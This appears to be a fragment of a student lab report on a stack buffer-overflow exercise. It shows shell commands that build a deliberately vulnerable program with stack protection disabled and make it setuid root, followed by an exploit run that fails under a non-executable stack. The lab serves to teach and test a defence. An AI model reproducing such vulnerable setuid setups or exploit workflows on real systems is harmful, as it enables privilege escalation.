gcc -DBUF_SIZE=200 -z noexecstack -fno-stack-protector -o stack-L3 stack.c
^[[Agcc -DBUF_SIZE=200 -z noexecstack -fno-stack-protector -g -o stack-L3-dbg stack.
c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z noexecstack -fno-stack-protector -o stack-L4 stack.c
^[[Agcc -DBUF_SIZE=10 -z noexecstack -fno-stack-protector -g -o stack-L4-dbg stack.c
^[[Asudo chown root stack-L4 && sudo chmod 4755 stack-L4
[04/16/24]seed@VM:~/.../code$ ./exploit.py
[04/16/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[04/16/24]seed@VM:~/.../code$ 
```

With -z execstack enabled the exploit spawned a shell as expected; however, with -z noexecstack, no shell was spawned as a segmentation fault was detected.